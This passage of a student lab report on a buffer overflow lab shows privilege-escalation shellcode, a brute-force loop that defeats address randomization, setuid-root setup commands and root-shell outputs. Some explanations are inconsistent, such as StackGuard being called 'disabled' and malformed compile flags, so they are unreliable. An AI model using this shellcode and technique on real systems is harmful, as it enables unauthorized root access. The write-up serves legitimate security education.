-rw-rw-r--  1 seed seed   11 Feb 26 15:48 peda-session-stack_dbg.txt
-rwsr-xr-x  1 root seed 7516 Feb 26 15:42 stack
-rw-rw-r--  1 seed seed  977 Feb 24 16:53 stack.c
-rwxrwxr-x  1 seed seed 9832 Feb 26 15:47 stack_dbg
```

Figure 12: The program dash_shell_test.c is compiled, and its executable file is given the necessary permissions

In addition to the new program, four new lines of assembly code were added to the top of the exploit.c file. These lines, seen in **Figure 13**, are entered to use setuid() within the shellcode so that the attack can be performed when /bin/sh is linked to /bin/dash.




```
char shellcode[]=
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;
```

Figure 13: The shellcode section of exploit.c, now with four additional lines of assembly code at the beginning of the array

Task 4: Defeating Address Randomization

This section of the lab focuses on attempting to overcome the address randomization countermeasure. While it is not easy to predict where different pieces of information are stored in memory, if different positions are tested using a brute force method, it is nearly a guarantee that the code will be found eventually. To try to overcome this countermeasure, first address randomization had to be turned back on. Then a script given in the lab was used which would continuously run the stack.c program until the buffer overflow was successfully exploited and a root shell has been found. This script can be seen in **Figure 14** below.




```
#!/bin/bash

SECONDS=0
value = 0

while [ 1 ]
        do
        value=$(( $value + 1 ))
        duration=$SECONDS
        min=$(($duration / 60))
        sec=$(($duration % 60))
        echo "$min minutes and $sec seconds elapsed."
        echo "The program has been running $value times so far."
        ./stack
done
```

Figure 14: A script used to attempt the buffer overflow repeatedly until it is successful

Task 5: Turn on the StackGuard Protection

This task involved attempting to perform the same attack but with the StackGuard protection disabled. This protection is turned off by recompiling the program without the -fno-stack-protector option. The same permissions were given to this executable file as were given to the other versions of the stack.c executable file. See **Figure 15** to see how this was done.




```
[02/26/21]seed@VM:~/Lab1$ gcc -z execstack -g -o stack_StackGuard stack.c
[02/26/21]seed@VM:~/Lab1$ sudo chown root stack_StackGuard
[02/26/21]seed@VM:~/Lab1$ sudo chmod 4755 stack_StackGuard
```

Figure 15: The stack.c program being compiled with StackGuard enabled

Task 6: Turn on the Non-executable Stack Protection

Like the previous task, this task also involves turning on a countermeasure in the system. This task involves attempting to perform the same attack as the previous tasks but without the stack being specified as an executable stack. This is done by compiling the stack.c program without the execstack option, which can be seen in **Figure 16**.




```
[02/26/21]seed@VM:~/Lab1$ gcc -z -fno-stack-protector -g -o stack_noexec stack.c

/usr/bin/ld: warning: -z -fno-stack-protector ignored.
```

Figure 16: The stack.c program being compiled without the execstack option enabled

Results

Task 1: Running Shellcode

The call_shellcode program was compiled and run, allowing the shellcode to generate a new shell. The command “echo $$” is used to print the ID of the shell before and after running the program, and the different IDs before and after verifying that the code did in fact generate a new shell. The results of this portion can be seen in **Figure 17**. Because this program was successful in opening a new shell, this implies that the shellcode was successful, and so that means it should work correctly when used in subsequent tasks.




```
[02/24/21]seed@VM:~/Lab1$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-Wimplicit-functi
on-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function ‘strc
py’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of ‘strcpy’
[02/24/21]seed@VM:~/Lab1$ echo $$
17562
[02/24/21]seed@VM:~/Lab1$ ./call_shellcode
$ echo $$
16324
```

Figure 17: The call_shellcode method is run and successfully opens a new shell

Task 2: Exploiting the Vulnerability


After running the exploit.c program, badfile was filled with NOPs and the shellcode was inserted to the end of the file. Using the bless hex editor to view the data in the file shows the hexadecimal value 90 (the value for a NOP) in all positions except for the very end. At the end is can be observed that the shellcode from the top of the exploit.c file has been successfully inserted to badfile. The contents of badfile can be seen in **Figure 18**.



```
000000e0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000fc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000118 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000134 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000150 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000016c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000188 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001a4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001c0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001dc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0 50 68 2F 2F 73 68 68 2F 62 69
000001f8 6E 89 E3 50 53 89 E1 99 B0 0B CD 80 00
```

Figure 18: The hexadecimal contents of badfile using the bless hex editor

Now that expoit.c has been written to include the shellcode, the stack.c program can be run to attempt to exploit the buffer overflow vulnerability. As can be seen in **Figure 19**, buffer overflow was successful, and a root shell was generated. This can be verified by the pound sign (#) on the left of the terminal, and because the effective UID is 0, which is the UID of root. It should be noted that the actual UID is not currently set to root, and so certain commands may not behave as expected. Nonetheless, because the user has a root shell, they may change their actual UID to be root with a simple program.




```
[02/26/21]seed@VM:~/Lab1$ gcc -o exploit exploit.c
[02/26/21]seed@VM:~/Lab1$ ./exploit
[02/26/21]seed@VM:~/Lab1$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Figure 19: Running stack.c with the new badfile produces a root shell

Task 3: Defeating dash's Countermeasure


The first test of the code dash_shell_test.c was run with the setuid() line commented out. As expected, running this program produced a new shell, but a shell that did not have root privileges. This is because the setuid() method was not run to set the UID to 0 beforehand. The results of this run can be seen in **Figure 20**.



```
[02/26/21]seed@VM:~/Lab1$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
```

Figure 20: Running dash_shell_test with the setuid() line in the program commented out


After the program was run with the setuid() line commented out, it was run again with this line uncommented. As can be seen in **Figure 21**, running the program again now generates a root shell. Notably, the actual UID has been set to root this time instead of the effective UID, so the generated shell is a true root user.



```
[02/26/21]seed@VM:~/Lab1$ gcc dash_shell_test.c -o dash_shell_test_new
[02/26/21]seed@VM:~/Lab1$ sudo chown root dash_shell_test_new
[02/26/21]seed@VM:~/Lab1$ sudo chmod 4755 dash_shell_test_new
[02/26/21]seed@VM:~/Lab1$ ./dash_shell_test_new
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

Figure 21: Running dash_shell_test with the setuid() line in the program uncommented

The setuid() method was then used again in the exploit.c program as part of the shellcode. The presence of this portion of the program caused a root shell to be generated when running the same attack as in the previous task. Once again, the actual UID has been set to root rather than just the effective UID. The results of this attack can be seen in **Figure 22**.




```
[02/26/21]seed@VM:~/Lab1$ gcc -o exploit exploit.c
[02/26/21]seed@VM:~/Lab1$ ./exploit
[02/26/21]seed@VM:~/Lab1$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

Figure 22: The buffer overflow attack is run with the new setuid() portion added to the shellcode in exploit.c

Task 4: Defeating Address Randomization

The script that was given in the lab handout was used to run the stack.c program until a root shell was generated and the address randomization was beaten. The script ran for about a minute before a root shell was eventually generated on the 47,549th attempt. The results of running the script can be seen in **Figure 23** below.




```
The program has been running 47549 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

Figure 23: The results of running the script which continuously executes stack.c to overcome the address randomization

Task 5: Turn on the StackGuard Protection

When the same attack as previous tasks were attempted with the StackGuard on, a stack smashing error was given, and the program was terminated before the shellcode could take effect. This error can be seen in **Figure 24** below. The reason the shellcode could not be executed was because the StackGuard detected that a buffer overflow had occurred and stopped the execution of the program before any other operations could be performed. Therefore, the StackGuard had to be disabled in order to complete the previous tasks.




```
[02/26/21]seed@VM:~/Lab1$ ./stack_StackGuard
*** stack smashing detected ***: ./stack_StackGuard terminated
Aborted
```

Figure 24: A stack smashing error that was thrown when the buffer overflow was attempted while StackGuard was enabled

Task 6: Turn on the Non-executable Stack Protection

When the program was compiled and run without the stack being executable, it gave a stack smashing error just as the previous StackGuard program had. The reason for this error is that the stack is not executable by default, meaning that code in the stack frame cannot be executed under normal circumstances. There are workarounds to this, however, such as the return-to-libc attack mentioned in the lab handout. The error given by executing the program with the nonexecutable stack is seen in **Figure 25**.



```
[02/26/21]seed@VM:~/Lab1$ ./stack_noexec
*** stack smashing detected ***: ./stack_noexec terminated
Aborted
```

Figure 25: A stack smashing error that was thrown whether the buffer overflow was attempted with a nonexecutable stack

Conclusion

The buffer overflow vulnerability is a very important vulnerability to be aware of for a variety of reasons. First, buffer overflow vulnerabilities are common in all sorts of programs, including in programs used by millions of people. If more people were aware of the dangers of buffer overflows when these programs were originally written, widely used code would not have as many serious security vulnerabilities. Additionally, buffer overflow vulnerabilities can be easy to include in programs unintentionally if programmers are not careful with bounds checking, especially when the program reads in information from the user. If a commonly used program is found to have a buffer overflow vulnerability by an attacker, they could potentially use it to gain root privileges as was seen in this lab. This would be very dangerous as malicious hackers would be able to access personal data, they should not be able to and cost millions or even billions of dollars in damages.

The countermeasures in this lab are effective in stopping a lot of simple buffer overflow attacks, however as seen in some of the tasks, they are not without their flaws. The combination of the address randomization with the StackGuard and the nonexecutable stack will make it very difficult, but a determined hacker could potentially bypass them. Therefore, it is very important for programmers to do their best to avoid leaving buffer overflow vulnerabilities in their programs in the first place. Nonetheless, these various safeguards do help to make it a lot more difficult for attackers to exploit the buffer overflows and hopefully will discourage many from attempting to exploit them in the first place.

My experience with this lab was straightforward overall. It took me a little bit of time to understand how the attack worked and how to exploit the vulnerability, but after performing it myself it made a lot more sense. It was also interesting to see how each of the various countermeasures work and how to combat them. Overall, I feel that this lab has made me a more capable programmer because it has allowed me to see firsthand the dangers of improper bounds checking. It was also very informative to play the role of an attacker and see how they think, as this will make it easier to implement countermeasures myself to prevent real attackers from using these techniques for malicious purposes.